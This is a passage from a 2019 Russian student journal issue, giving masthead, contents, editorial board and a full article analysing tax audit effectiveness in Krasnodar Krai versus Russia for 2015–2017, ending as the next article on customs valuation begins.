

НАУЧНЫЕ ЗАПИСКИ МОЛОДЫХ ИССЛЕДОВАТЕЛЕЙ

Издание перерегистрировано
в Федеральной службе по надзору
в сфере связи, информационных технологий
и массовых коммуникаций:
ПИ № ФС77-67073
от 15 сентября 2016 г.

The edition is reregistered
in the Federal Service for Supervision
of Communications,
Informational Technologies and Media Control:
PI No. FS77-67073
of 15 September 2016

Периодичность издания – 6 номеров в год

Publication frequency – 6 issues per year

Учредитель: «Финансовый университет»

Founder: “Financial University”

Журнал включен в Российский индекс
научного цитирования (РИНЦ)

The Journal is included in the Russian Science
Citation Index (RSCI)


Журнал распространяется по подписке.
Подписной индекс 42136 в объединенном
каталоге «Пресса России»

The Journal is distributed by subscription.
Subscription index: 42136 in the consolidated
catalogue “The Press of Russia”

Vol. 7, No. 3, 2019

SCIENTIFIC NOTES OF YOUNG SCIENTISTS

**НАУЧНЫЕ ЗАПИСКИ
МОЛОДЫХ
ИССЛЕДОВАТЕЛЕЙ**

Учредитель
ФГБОУ «Финансовый
университет
при Правительстве
Российской Федерации»

Свидетельство
о регистрации
ПИ № ФС77-67073
от 15 сентября 2016 г.

Главный редактор
П.В. Строев,
канд. экон. наук

Заведующий редакцией
научных журналов
В.А. Шадрин

Выпускающий редактор-
корректор
С.Ф. Михайлова

Верстка
С.М. Ветров

Подписной индекс
в объединенном каталоге
«Пресса России» – 42136.
По вопросам подписки
и приобретения журнала
в редакции звонить
8 (499) 943-94-31
e-mail: MMKorigova@fa.ru
Коригова М.М.

Почтовый адрес редакции:
125993, Москва, ГСП-3,
Ленинградский проспект,
д. 53, 5-й этаж, комн. 5.4.
Тел.: (499) 943-94-53

[http://www.fa.ru/dep/
scinotes/journal/Pages/
Default.aspx](http://www.fa.ru/dep/scinotes/journal/Pages/Default.aspx)

E-mail: nzmi@fa.ru
Формат 60 × 84 1/8

Подписано в печать
03.07.2019

Заказ № 681
03.07.2019

Отпечатано
в Отделе полиграфии
Финуниверситета
(Ленинградский пр-т, д. 49)

НАЛОГИ И НАЛОГООБЛОЖЕНИЕ

- Брылёв А.А.*
Налоговый контроль в условиях качественных преобразований системы налогового администрирования в России 5
- Сиченко У.А.*
Особенности определения таможенной стоимости товаров, ввозимых на территорию ЕАЭС 15
- Харченко В.И.*
Фискальная роль налога на добавленную стоимость в налоговой политике государства 24
- Науменко К.А.*
НДС на Мальте: подробное изучение механизма исчисления налога 31

НОВЫЕ УПРАВЛЕНЧЕСКИЕ ТЕХНОЛОГИИ

- Колодина А.А.*
Подготовка кадров для государственного управления в условиях цифровизации 40

НОВЫЕ ТЕХНОЛОГИИ

- Алиев И.А.*
Уязвимости смарт-контрактов блокчейн платформы Ethereum 47

ПРОСТРАНСТВЕННАЯ ЭКОНОМИКА

- Борисова Е.С.*
Инновационные кластеры как фактор развития регионов и экономического роста страны 58

ВОПРОСЫ ПРАВОПРИМЕНЕНИЯ

- Дыбина И.В., Судакова В.А.*
Разработка единого подхода к обеспечению правового регулирования криптоактивов в России как способ снижения рисков в сфере ПОД/ФТ 65

МИРОВАЯ ЭКОНОМИКА

- Афанасьева А.О.*
Особенности теневой экономики в различных по уровню развития экономики группах стран 74
- Кочетков Н.Д.*
**Проблемы и противоречия в БРИКС.
Чем выгодна организация для России 83**

CONTENTS

TAXES AND TAXATION

Brylev A.A.

**Tax Control in Conditions of Qualitative Transformation
of the Tax Administration System in Russia 5**

Sichenko U.A.

**Features of Determining the Customs Value
of the Goods Imported on the Customs Territory of the EAEU 15**

Kharchenko V.I.

Fiscal Role of Value Added Tax in Tax Policy of the State 24

Naumenko K.A.

**VAT in Malta: Detailed Study of the Mechanism
of Tax Calculation 31**

NEW MANAGEMENT TECHNOLOGIES

Kolodina A.A.

**Staff Training for Public Administration
in the Context of Digitalisation 40**

NEW TECHNOLOGIES

Aliev I.A.

Vulnerabilities of the Ethereum Blockchain Smart Contracts. 47

SPATIAL ECONOMY

Borisova E.S.

**Innovative Clusters as a Factor of Regional Development
and Country Economic Growth 58**

ENFORCEMENT ISSUES

Dybina I.V., Sudakova V.A.

**Developing a Single Approach to Ensuring
Legal Regulation of Crypto-Assets in Russia
as a Way to Reduce Risks in the Field of AML/CFT. 65**

WORLD ECONOMY

Afanas'eva A.O.

**The Features of the Shadow Economy in Groups
of Countries with Different Level of Economic Development 74**

Kochetkov N.D.

**Problems and Contradictions in BRICS.
What is the Benefit of the Organization for Russia 83**

SCIENTIFIC NOTES OF YOUNG SCIENTISTS

**Financial University
under the Government
of Russian Federation**

Certificate
PI No. FS77-67073
of September 15 2016

Editor-in-Chief

P.V. Stroev

Cand. Sci. (Econ.)

Head of Scientific Journals

Editorial Department

V.A. Shadrin

Managing editor-proofreader

S.F. Mihaylova

Design, make-up

S.M. Vetrov

Editorial address:
Financial University
Leningradsky prospekt, 53,
office 5.4

123995, Moscow
Russian Federation
Tel.: +7 (499) 943-94-53

Website: [http://www.fa.ru/
org/div/edition/scinotes/
Pages/Home.aspx](http://www.fa.ru/org/div/edition/scinotes/Pages/Home.aspx)

E-mail: nzmi@fa.ru

Subscription in editorial office:

Tel.: **+7 (499) 943-94-31**

E-mail: MMKorigova@fa.ru

Korigova M.M.

Subscription index in
catalogue "Press of Russia"
42136

Signed for press
on 03.07.2019
Format 60 × 84 1/8
Order No. 681

Printed by Publishing House
of the Financial University
(51, Leningradsky prospect)

ISSN 2309-1193

РЕДАКЦИОННАЯ КОЛЛЕГИЯ

П.В. Строев,

главный редактор,
канд. экон. наук, директор
Центра региональной
экономики и межбюджетных
отношений

Т.К. Чернышева,

заместитель главного
редактора, студентка
Факультета государственного
управления и финансового
контроля

О.И. Борисов,

канд. экон. наук, доцент,
доцент Департамента
налоговой политики
и таможенно-тарифного
регулирувания

А.В. Волобуев,

канд. филос. наук, доцент,
доцент Департамента
социологии, истории
и философии

Л.И. Гончаренко,

д-р экон. наук, профессор,
руководитель Департамента
налоговой политики
и таможенно-тарифного
регулирувания

С.С. Горохова,

канд. юрид. наук, доцент,
доцент Департамента
правового регулирования
экономической деятельности

Т.А. Горошникова,

канд. техн. наук, заместитель
декана Международного
финансового факультета

В.А. Иванова,

д-р филос. наук, доцент,
директор Барнаульского
филиала

О.В. Карамова,

д-р экон. наук, профессор,
профессор Департамента
экономической теории

Н.В. Кириллова,

д-р экон. наук, профессор,
заместитель руководителя
Департамента страхования
и экономики социальной
сферы

В.А. Ковалев,

д-р экон. наук, доцент,
директор Омского филиала

Е.А. Кузнецова,

канд. филос. наук, доцент
кафедры «Философия,
история, право
и межкультурная
коммуникация»
Владимирского филиала

О.В. Макашина,

д-р экон. наук, профессор,
профессор Департамента
общественных финансов

Н.К. Попадюк,

д-р экон. наук, профессор,
профессор кафедры
«Государственное
и муниципальное
управление»

Р.В. Пырма,

канд. полит. наук, заместитель
руководителя Департамента
политологии

А.А. Рылов,

канд. физ.-мат. наук, доцент
Департамента анализа
данных, принятия решений
и финансовых технологий

Р.М. Сафуанов,

д-р экон. наук, профессор,
директор Уфимского филиала

О.Ю. Смыслова,

д-р экон. наук, доцент,
заместитель директора
Липецкого филиала
по научной работе

Е.В. Сумароков,

канд. экон. наук, доцент,
доцент Департамента мировой
экономики и мировых
финансов

Р.В. Фаттахов,

д-р экон. наук, профессор,
главный научный сотрудник
Центра региональной
экономики и межбюджетных
отношений

Е.Н. Харитоновна,

д-р экон. наук, профессор,
профессор Департамента
менеджмента

Д.А. Чичуленков,

канд. экон. наук, доцент
Департамента финансовых
рынков и банков

П.С. Щербаченко,

канд. экон. наук, доцент,
доцент Департамента
корпоративных финансов
и корпоративного управления

ВЫ МОЖЕТЕ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «НАУЧНЫЕ ЗАПИСКИ МОЛОДЫХ ИССЛЕДОВАТЕЛЕЙ»

- В любом отделении связи «Почта России».
- Подписной индекс по объединенному каталогу
«Пресса России» **42136**
- В редакции по адресу:
Москва, Ленинградский проспект, 53, комн. 5.3
Тел.: **8 (499) 943-94-31**
Менеджер Коригова М.М.

УДК 336.22(045)

Налоговый контроль в условиях качественных преобразований системы налогового администрирования в России

Брылёв Андрей Алексеевич,

студент кафедры «Экономика и финансы» направления «Экономика»,

Финансовый университет,

Краснодар, Россия

bryliov.andrey@yandex.ru

Аннотация. В статье рассматриваются теоретические аспекты налогового контроля в системе налогового администрирования России, раскрыты формы, методы налогового контроля и произведен сравнительный анализ результатов контрольной работы УФНС России по Краснодарскому краю и налоговых органов по России по итогам 2015–2017 гг. Автор подробно рассматривает экономическое содержание налогового контроля, а также анализирует направления его совершенствования. Отдельное внимание уделяется путям решения проблем, возникающих при осуществлении налогового контроля. При общей оценке проблемы общественных отношений, возникающих в процессе осуществления налогового контроля, выделены наиболее важные аспекты, необходимые для понимания модернизации и развития налоговых органов России. В заключение кратко сформулированы основные векторы совершенствования налогового контроля в России на примере Краснодарского края.

Ключевые слова: налоговый контроль; выездная налоговая проверка; камеральная налоговая проверка; эффективность работы налоговых органов; показатели эффективности налоговых органов

Tax Control in Conditions of Qualitative Transformation of the Tax Administration System in Russia

Brylev Andrei Alekseevich,

student, Department of Economics and Finance

Krasnodar branch of Financial University,

Krasnodar, Russia

bryliov.andrey@yandex.ru

Abstract. The article discusses the theoretical aspects of tax control, discloses forms and methods of tax control and makes a comparative analysis of the results of the audit work provided by the Federal Tax Service of Russia in the Krasnodar Krai and the tax authorities in Russia for 2015–2017. The author examines in detail the economic content of tax control, as well as analyses the direction of its improvement. The author paid particular attention to ways to solve problems arising in the implementation of tax control. In an overall assessment of the problem of social relations arising in the process of exercising tax control, the author highlighted the most important aspects necessary for an understanding of the modernisation and development of the Russian tax services. In conclusion, the primary vectors for improving tax control in Russia are briefly formulated using the example of the Krasnodar Krai.

Keywords: tax control; on-site tax audit; cameral tax audit; efficiency of tax authorities; efficiency indicators of tax authorities

---

Научный руководитель: **Мамонова И.В.**, кандидат экономических наук, доцент, доцент кафедры «Экономика и финансы», Финансовый университет, Краснодар, Россия.

Постоянный рост потребностей государства в финансовых средствах требует бесперебойного функционирования механизма сбора налогов. Часто на практике налоговыми органами выявляются факты несвоевременной уплаты налогов, других обязательных платежей физическими и юридическими лицами, что в настоящее время является проблемой для таких сторон финансовых отношений, как государство и налогоплательщики. По этой причине становится острой проблема эффективности и совершенствования контроля за правильностью, своевременностью и полнотой взимания налогов.

Эффективность действия налогового механизма достигается с помощью различных инструментов, но определяющим среди них является налоговый контроль. Налоговые органы, в рамках правового поля, в системном порядке проверяют с помощью существующего инструментария налогового контроля соблюдение налогоплательщиком правил законодательства о налогах и сборах, в частности по уплате налогов и их периодичности, полноте расчета налоговых баз, применения ставок и льгот, выявляют правонарушения, совершенные налогоплательщиками, предъявляют требования по уплате недоимки, пени и штрафов, взыскивают их, чем и обуславливается актуальность темы исследования.

Налоговый контроль — это деятельность должностных лиц налоговых органов по контролю за своевременностью и правильностью уплаты законно установленных в Российской Федерации (далее — РФ) налогов, взносов и сборов, осуществляемая в пределах их компетенции с помощью нормативно регламентируемых методов. Формы налогового контроля предусмотрены в п. 1 ст. 82 Налогового кодекса РФ (далее — НК). К ним относятся:

- получение объяснений налогоплательщиков, налоговых агентов и плательщиков сбора;
- налоговые проверки;
- проверка данных отчетности и учета;
- иные формы, предусмотренные НК РФ [1, с. 36].

В налоговом законодательстве виды налогового контроля, в частности проверок, не формализованы. На практике их группируют в зависимости от различных факторов, таких как:

- по источникам: документальная (на основании документальных сведений), фактическая

(на основании свидетельских показаний, осмотра и т.п.);

- по очередности: первичная и повторная;
- по обязательности для налогоплательщика: обязательная (при ликвидации юридического лица и в других случаях), инициативная;
- по степени планирования: внезапная (проводится внепланово), плановая (согласно графику);
- по территории, на которой ведется проверка: выездная (на территории налогоплательщика), камеральная (на территории ИФНС) [3, с. 38].

Методы налогового контроля представляют собой приемы и способы, применяемые для проверки правомерности хозяйственных операций, соответствия их налоговому законодательству, правильности отражения в налоговых регистрах и документах, полноты начисления и уплаты в бюджет налоговых поступлений и наличия признаков правонарушений налогоплательщиков.

Повышение эффективности работы налоговых органов по основным направлениям их деятельности и консолидация усилий на выполнение бюджетных назначений являются основными задачами, стоящими перед налоговыми органами [7, с. 44–54]. Обоснованные управленческие решения на различных уровнях управления нуждаются в комплексной сравнительной оценке эффективности контрольной работы налоговых органов.

Для увеличения темпов роста и общего количества поступления налоговых доходов в бюджет РФ, повышения качества налогового администрирования, изыскания резервов улучшения организации контрольной работы и методов ее проведения необходима разработка качественной методики оценки эффективности контрольной работы управлений ФНС России. Данные методики выбираются для направления усилий налоговых органов на осуществление эффективной контрольной работы, решения задач наибольшего привлечения средств в бюджеты всех уровней и сокращение недоимки [2, с. 111–118].

Практическое применение методики проведено на основе данных Управления Федеральной налоговой службы (УФНС) России по Краснодарскому краю. Для расчетов указанных коэффициентов были использованы данные о результатах контрольной работы УФНС России по Краснодарскому краю за 2015–2017 гг. (табл. 1).

Таким образом, удельный вес камеральных проверок, выявивших правонарушения за 2015–

Таблица 1

Результаты контрольной работы УФНС России по Краснодарскому краю за 2015–2017 гг.

№ п/п	Показатель	2015 г.	2016 г.	2017 г.	Темп роста, % в 2017 г. к 2015 г.
1	Количество налоговых проверок организаций, ед.	992 630	1 126 065	1 557 050	156,9
2	Количество выездных проверок, всего	906	796	611	67,4
3	Количество выездных проверок организаций	897	789	607	67,7
4	Количество выездных проверок, выявивших нарушения, всего	904	791	603	66,7
5	Количество выездных проверок организаций, выявивших нарушения, всего	895	784	601	67,2
6	Количество камеральных проверок, всего	991 724	1 125 269	1 556 439	160,0
7	Количество камеральных проверок, выявивших нарушения	51 078	59 941	89 929	176,1
8	Сумма платежей, дополнительно начисленных в результате налоговых проверок, тыс. руб.	6 382 844	5 388 263	7 069 808	110,8
	В том числе:				
	– в ходе проведения камеральных проверок;	1 038 917	1 509 957	1 578 562	151,9
– в ходе проведения выездных проверок	5 343 927	3 878 306	5 491 246	102,8	

2017 гг., составляет 5,15, 5,33 и 5,78% соответственно, удельный вес выездных проверок, выявивших нарушения за аналогичный период, составил 99,8, 99,4 и 98,7%.

Проведем сравнительную характеристику результатов контрольной работы УФНС России по Краснодарскому краю за 2015–2017 гг. с результатами контрольной работы налоговых органов по России за аналогичный период [5, с. 40–48] (табл. 2).

По России в целом количество налоговых проверок организаций в период с 2015 по 2017 г. увеличилось на 63,2%, количество выездных проверок снизилось на 33,0%, а число камеральных проверок возросло на 63,3%.

Сопоставление данных двух таблиц позволяет сделать вывод, что снижение количества выездных проверок не отразилось на их эффективности, оно осталось практически на прежнем уровне, а эффективность камеральных проверок несколько снизилась. Следовательно, необходимо сосредоточить усилия налоговых органов на камеральных проверках, тем более, что они проводятся в перманентном режиме и гарантируют практически полный количественный охват хозяйствующих субъектов.

Для выявления причин конверсии эффективности контрольной работы будет рационально применять детализированную систему показателей, которая состоит из двух групп коэффициентов (рис. 1).

Результаты контрольной работы налоговых органов по России за 2015–2017 гг.

№ п/п	Показатель	2015 г.	2016 г.	2017 г.	Темп роста, % в 2017 г. к 2015 г.
1	Количество налоговых проверок организаций	25 142 372	29 029 537	41 033 975	163,2
2	Количество выездных проверок, всего	23 219	20 110	15 552	67,0
3	Количество выездных проверок организаций	22 243	19 138	14 884	66,9
4	Количество выездных проверок, выявивших нарушения, всего	23 013	19 944	15 288	66,4
5	Количество выездных проверок организаций, выявивших нарушения, всего	22 063	19 003	14 739	66,8
6	Количество камеральных проверок, всего	25 119 153	29 009 427	41 018 423	163,3
7	Количество камеральных проверок, выявивших нарушения	1 369 528	1 509 649	2 147 780	156,8
8	Сумма платежей, дополнительно начисленных в результате налоговых проверок, тыс. руб.	267 351 999	342 991 818	284 453 601	106,4
	– в ходе проведения камеральных проверок;	49 900 043	83 418 187	45 071 760	90,3
	– в ходе проведения выездных проверок	217 451 956	259 573 631	239 381 841	110,1

К коэффициентам первой группы показателей, характеризующих качество осуществления камеральных налоговых проверок [8, с. 87], относят:

- коэффициент дополнительного начисления платежей по камеральным проверкам. Как видно из рис. 2, $K_{д.н.п}$ в 2015 г. по России в целом превышает коэффициент Краснодарского края на 0,03, но при этом уступает в 2016 и 2017 гг. на 0,04 и 0,06 соответственно (рис. 2).

Удельный вес дополнительно начисленных платежей по результатам проведения камеральных проверок в общей их сумме по итогам

контрольных мероприятий Управления ФНС России по Краснодарскому краю и России в целом за 2017 г. составляет 22 и 16% соответственно. Это говорит о недостаточно высоком уровне организации камеральных проверок, поэтому принятие мер по повышению эффективности камерального контроля, на наш взгляд, является необходимым;

- коэффициент дополнительного начисления платежей по результатам камеральных проверок на одну проверку. Исходя из рис. 3, $K_{д.н.п}$ по России в целом за рассматриваемый период превы-



Рис. 1. Классификация коэффициентов, используемых для оценки эффективности функционирования налоговых органов



Рис. 2. Сравнительный анализ динамики коэффициента дополнительного начисления платежей по камеральным проверкам по Краснодарскому краю и по России в целом за 2015–2017 гг.

шает показатели Краснодарского края, особенно выделяется 2016 г.: 2,88 и 1,34 соответственно (см. рис. 3).

Итоговая величина этого коэффициента показывает, что на одну камеральную проверку в среднем по Краснодарскому краю приходится 1133 руб., а по России – 1990 руб. дополнительно начисленных платежей, следовательно, необходимо принять меры по совершенствованию организации налогового администрирования в части камерального налогового контроля;

- коэффициент установленных нарушений законодательства о налогах и сборах.

Показатели данного коэффициента за 2015, 2016 гг. стабильны, а в 2017 г. показатель Краснодарского края превышает общероссийский (рис. 4).

Исходя из анализа данных, можно сделать вывод о высокой осведомленности налогоплательщиков в сфере налогового законодательства РФ, так как в ходе проведенных камеральных проверок

выявлены нарушения со стороны налогоплательщиков лишь в 5% случаях.


Коэффициенты, характеризующие деятельность налоговых органов, относящиеся ко второй группе:

- коэффициент результативности выездных проверок организаций ($K_{р.в.п}$). Коэффициент результативности выездных проверок организаций стабилен в исследуемом периоде [4, с. 34–40] (рис. 5).


Данный коэффициент показывает результативность выездных налоговых проверок, которая составляет 99%, что демонстрирует высокую и правильную организацию проведения выездных налоговых проверок, проводимых УФНС России по Краснодарскому краю и налоговых органов России в целом;

- коэффициент дополнительного начисления на одну выездную проверку организации [6, с. 155–159].


Данный коэффициент по России в целом превышает показатели Краснодарского края почти в 2 раза (рис. 6).

Рис. 3. Сравнительный анализ динамики коэффициента дополнительного начисления платежей по результатам камеральных проверок на одну проверку по Краснодарскому краю и по России в целом за 2015–2017 гг.

Рис. 4. Сравнительный анализ динамики коэффициента нарушения законодательства о налогах и сборах по результатам камерального контроля по Краснодарскому краю и по России за 2015–2017 гг.

Рис. 5. Сравнительный анализ динамики коэффициента результативности выездных проверок организаций по Краснодарскому краю и по России в целом за 2015–2017 гг.

Следовательно, на одну выездную проверку, проведенную УФНС России по Краснодарскому краю и по России, за исследуемый период приходится 6 639 833 и 13 140 900 руб. соответственно дополнительно начисленных платежей. То, что эти показатели растут, говорит не только о результативности налогового контроля, но и том, что нало-

говое законодательство сложное, противоречивое и нестабильное.

Результаты оценки деятельности налоговых органов по России и УФНС по Краснодарскому краю по итогам 2015–2017 гг. представлены в *табл. 3*.

Предлагаемая методика имеет четкую структуру, в соответствии с которой формируется итоговый



Рис. 6. Сравнительный анализ динамики коэффициента дополнительного начисления на одну выездную проверку организации по Краснодарскому краю и по России в целом за 2015–2017 гг.

критерий, где для оценки может быть использован любой параметр.

Как показывают полученные данные, анализ, широкое внедрение жесткого контроля и передового опыта над действиями слабоэффективных инспекций смогут существенно повысить эффективность работы налоговых органов.

Также хочется отметить, что задолженность по налогам и сборам, пени и штрафным санкциям в консолидированный бюджет Краснодарского края с 2015 по 2017 г. увеличилась на 428 тыс. руб. (0,1%), в том числе наибольший прирост показала задолженность по налогам, которая увеличилась на 3220 тыс. руб. (9,9%), но при этом задолженность по пеням и налоговым санкциям уменьшилась на 991 тыс. руб. (10%) и на 1800 тыс. руб. (64,8%) соответственно [5, с. 40–48]. А задолженность по налогам и сборам, пеням и налоговым санкциям в бюджетную систему Российской Федерации по России в целом за период 2015–2017 гг. увеличилась на 220 839 тыс. руб. (19,6%), в том числе по налогам увеличилась задолженность на 251 367 тыс. руб. (30,4%), по пеням на 7697 тыс. руб. (3,3%) и снижение по налоговым санкциям на 38 225 тыс. руб. (57,4%)*.

Необходимо отметить и то, что по итогам первого полугодия 2018 г. количество выездных проверок снизилось на 29% до 7,6 тыс. против 10,7 тыс. в сопоставимом периоде. По результатам выездных и камеральных проверок в первом полугодии 2018 г. взыскано почти 108 млрд руб. Таким образом, одна результативная выездная

проверка принесла в бюджет 11,2 млн руб., что на 20,7% больше, чем в первом полугодии 2017 г. По результатам аналитической работы, т.е. без проведения налоговых проверок, в бюджет дополнительно поступило свыше 31 млрд руб., что в 1,8 раза больше.

Тем не менее сложилась ситуация, когда значительные суммы возмещения НДС, признанные налоговыми органами необоснованными, возвращаются арбитражными судами и вышестоящими налоговыми органами. Так, в 2017 г. эта доля (по выездным и камеральным налоговым проверкам) составляла почти 30%, а в первом полугодии 2018 г. она выросла до 40%.

Поэтому в настоящее время рассматривается вопрос о централизации функции по осуществлению налогового контроля на базе централизованных инспекций ФНС России по налоговому контролю. На базу инспекции планируется возложить функции по проведению контрольно-аналитической работы по устранению «сложных расхождений» по НДС и по отбору объектов для включения в планы комплексных выездных налоговых проверок и их проведению, что позволит обеспечить единую методологию организации контрольных мероприятий, что, в свою очередь, приведет к сокращению расходов на администрирование.

В первом полугодии 2018 г. количество вынесенных судами первой инстанции решений по искам налогоплательщиков по налоговым спорам, которые прошли досудебное урегулирование, снизилось на 6,9%. Общее же число рассмотренных жалоб по налоговым спорам за тот же период снизилось на 7,5%, а число жалоб на результаты проверок – на 16,7%.

* Официальный сайт ФНС России. URL: <http://www.nalog.ru> (дата обращения: 22.03.2018).

**Результаты оценки деятельности налоговых органов по России и УФНС
по Краснодарскому краю по рассматриваемым критериям за 2015–2017 гг.**

№ п/п	Коэффициент	Значение					
		Россия			Краснодарский край		
		2015 г.	2016 г.	2017 г.	2015 г.	2016 г.	2017 г.
1	Коэффициент дополнительного начисления платежей по камеральному контролю (Кд.н.к.п)	0,19	0,24	0,16	0,16	0,28	0,22
2	Коэффициент дополнительного начисления платежей на одну проверку по камеральному контролю (Кд.н.п)	1,99	2,88	1,1	1,05	1,34	1,01
3	Коэффициент выявления нарушений законодательства о налогах и сборах по камеральному контролю (Кв.н)	0,05	0,05	0,05	0,05	0,05	0,06
4	Коэффициент результативности выездных проверок (Кр.в.п)	0,99	0,99	0,99	0,99	0,99	0,99
5	Коэффициент дополнительного начисления на одну выездную проверку (Кд.н.в.п)	9776,2	13 563,3	16 083	5957,5	4915,5	9046,5

Таким образом, совокупная задолженность на 1 сентября составила 1968 млрд руб. и снизилась с начала года на 152 млрд руб. (7,2%). Задача до конца 2018 г. – обеспечить снижение совокупной задолженности не менее чем на 10%, в том числе по страховым взносам – на 15%.

Основной задачей налоговых органов является совершенствование налогового контроля и всей системы налогового администрирования в целом, что, в свою очередь, должно привести к устранению имеющихся проблем, существующих в этой области.

Необходимость налогового контроля обуславливается такими отрицательными качествами налогоплательщика, как несознательность, несвое-

временная уплата установленных законом налогов и сборов в полном объеме.

Отметим, что методы для хозяйствующих субъектов и обычных физических лиц должны отличаться.

Основная часть налогоплательщиков пользуется первой же возможностью скрыть свою налоговую базу. Проблема юридической неграмотности населения решается путем ознакомления с налоговой законодательной базой, тем самым повышается налоговая культура. Основным инструментом может служить введение среди школьников старших классов и студентов курса «Налоги и налогообложение в Российской Федерации», основной целью которого является ознакомление с налоговой системой страны.

Для искоренения злоупотребления должностными полномочиями работников налоговых органов на местах необходим строгий контроль как должностных обязанностей сотрудников, так и комплексный внутренний контроль соблюдения налогового и административного законодательства. Нарушение налоговыми органами регламента этапов проведения налогового контроля ухудшает положение налогоплательщика, в результате возможны случаи отмены решений по уже закончившейся проверке, даже в случае нормативно-правового обоснования.

Многие налогоплательщики пользуются электронным способом сдачи деклараций, а при этом встроенные программы проверяют отчетность в соответствии с контрольными соотношениями налоговых органов. То есть если в декларации есть ошибки, сразу будет видно, поэтому электронным способом всегда декларация будет заполнена формально правильно. То есть внедрение электронных технологий в этом случае играет положительную роль и повышает качество контрольной работы. Кроме того, на сайте ФНС скоро откроются бесплатные сервисы для сдачи отчетности. Предлагаем снабдить такие сервисы поясняющими роликами, чтобы налогоплательщикам было легче ими пользоваться или организовать в налоговых инспекциях бесплатные курсы.

Необходимо создать аутсорсинговые фирмы, которые будут заниматься расчетом налоговых обязательств, но часть из них должна быть государственными или находиться под государственным контролем. Налогоплательщики, которые будут заключать с такими фирмами договор, должны получить налоговые льготы, поскольку деятельность таких фирм не будет ориентирована на налоговое планирование. Налогоплательщик по телекоммуникационным каналам связи будет передавать необходимые данные в ФНС (штатное расписание, данные табельного учета и прочую необходимую информацию), а налоговые органы, вернее компьютерные программы, будут рассчитывать платежи и снимать суммы с расчетного счета, т.е. выступать в роли налоговых агентов. Соответственно, такие налогоплательщики автоматически освобождаются от сдачи отчетности: формы 6-НДФЛ и ЕРСВ (отчетность по взносам), что снизит административные издержки для хозяйствующих субъектов. Кроме того, можно отдать функции по расчету фискальных платежей, связанных с заработной

платой (НДФЛ и страховые взносы) налоговым органам. Следующим шагом станет расчет налога на имущество организаций, а затем и налога на прибыль. Еще легче этот процесс автоматизируется в специальных налоговых режимах, особенно тех, где для расчета налоговой базы нет необходимости учитывать расходы. Этот процесс, естественно, будет развиваться на фоне расширения компьютерных технологий.

Возникновение любых неточностей в законодательстве в сфере налоговых правоотношений недопустимо, так как налогоплательщик и налоговый орган воспринимают информацию с выгодной для них стороны. Исходя из этого, целесообразно будет ввести следующие нормы:

- документы, фиксирующие сроки окончания камеральных налоговых проверок;
- при проведении камеральной налоговой проверки ввести списки документов, которые налоговый орган имеет право потребовать;
- регламент выемки документов должностным лицом при проведении выездной налоговой проверки;
- для принятия решений о привлечении налогоплательщика к налоговой ответственности без дополнительных формальностей предоставить право на использование материалов оперативно-розыскной деятельности МВД [4, с. 34–40].

Совершенствование действующих процедур контрольных проверок является одним из основных факторов увеличения продуктивности контрольной работы налоговых органов. Для эффективного функционирования налоговой системы выделим следующие признаки:

- разработанные налоговым ведомством процедуры организации контрольных проверок, предоставляющих широкие полномочия, которые позволяют выбрать оптимальные направления использования ограниченных кадровых ресурсов налоговой инспекции при минимальных затратах;
- ужесточение наказаний за налоговые правонарушения, при этом учитывая финансово-хозяйственное положение налогоплательщика;
- внедрение оценочной системы работы налоговых инспекций.

Стоит отметить, что налоговая проверка нацелена не только на обнаружение фактов нарушения налогового законодательства, но и на пресечение последствий несоблюдения законодательства о налогах и сборах.

Максимальная эффективность налогового контроля зависит от оптимального сочетания существующих форм и методов налогового администрирования, позволяющих с наименьшими усилиями достигать ожидаемых результатов и преобразовывать в форму ведомственных законодательных актов, что в комплексе составляет методическую основу налогового контроля, результативность которого напрямую зависит от качества процесса оценки налоговых органов.

На сегодняшний день в каждой из существующих методик имеются свои недостатки, именно поэтому в современных условиях отсутствует унифицированная система оценки качества эффективности налогового администрирования и налогового контроля. Такая система должна учитывать возможность добавления различных элементов,

зависящих от определенных критериев, т.е. обладать определенной степенью как унификации, так и гибкости.

Задачи по созданию конкурентоспособной, инновационной, социально-ориентированной экономики, повышения уровня жизни наших граждан естественным образом требуют концентрации существенных финансовых ресурсов государства. Решение этих задач во многом зависит от эффективности налогового контроля в условиях качественных преобразований системы налогового администрирования России в тесной взаимосвязи с поисками дальнейших направлений повышения эффективности контрольной работы ФНС РФ на всех уровнях, концентрируя общие усилия на повышении качества налогового администрирования.

Список источников

1. Бушмин Е.В. Совершенствование методов налогового контроля с использованием информационных технологий. *Налоговый вестник*. 2014;(8):3–6.
2. Берлин С.И., Мамонова И.В. Налоговые преференции как инструмент фискального регулирования в условиях нестабильности экономики. *Современная научная мысль*. 2016;(2):111–118.
3. Валов М.А. Выездная налоговая проверка. Налоги и платежи. *Арбитражная налоговая практика*. 2015;(2):17–21.
4. Гусева Т. Совершенствование механизма проведения налоговых проверок и оформления их результатов. *Право и экономика*. 2014;(10):34–40.
5. Евмененко Т.О. Налоговый контроль и ответственность налогоплательщиков. *Бухгалтерский учет*. 2016;(3):40–48.
6. Горленко И.И. Формы проведения налогового контроля. *Налоговый вестник*. 2017;(3):155–159.
7. Мамонова И.В. Особенности налогообложения процентов по долговым обязательствам. *Налоговая политика и практика*. 2010;(10):44–54.
8. Михайлова О.Р. Выездная налоговая проверка как форма налогового контроля *Ваш налоговый адвокат*. 2015;(3):38–43.
9. Павлова Л. Налоговый контроль. *Налоги*. 2014;(7):8–14.

References

1. Bushmin E.V. Improving the methods of tax control with the use of information technologies. *Nalogovyi vestnik*. 2014;(8):3–6. (In Russ.).
2. Berlin S.I., Mamonova I.V. Tax preferences as a tool of fiscal regulation in conditions of economic instability. *Sovremennaya nauchnaya mysl*. 2016;(2):111–118. (In Russ.).
3. Valov M.A. On-site tax audit. *Nalogi i platezhi*. *Arbitrazhnaya nalogovaya praktika*. 2015;(2):17–21. (In Russ.).
4. Guseva T. Improvement of the mechanism of tax audits and registration of their results. *Pravo i ekonomika*. 2014;(10):34–40. (In Russ.).
5. Evmenenko T.O. Tax control and responsibility of taxpayers. *Bukhgalterskii uchet*. 2016;(3):40–48. (In Russ.).
6. Gorlenko I.I. Forms of tax control. *Nalogovyi vestnik*. 2017;(3):155–159. (In Russ.).
7. Mamonova I.V. Features of taxation of interest on debt obligations. *Nalogovaya politika i praktika*. 2010;(10):44–54. (In Russ.).
8. Mikhailova O.R. On-site tax audit as a form of tax control. *Vash nalogovyi advokat*. 2015;(3):38–43. (In Russ.).
9. Pavlova L. Tax control. *Nalogi*. 2014;(7):8–14. (In Russ.).

УДК 339.168(045)

Особенности определения таможенной стоимости товаров, ввозимых на территорию ЕАЭС

Сиченко Ульяна Алексеевна,
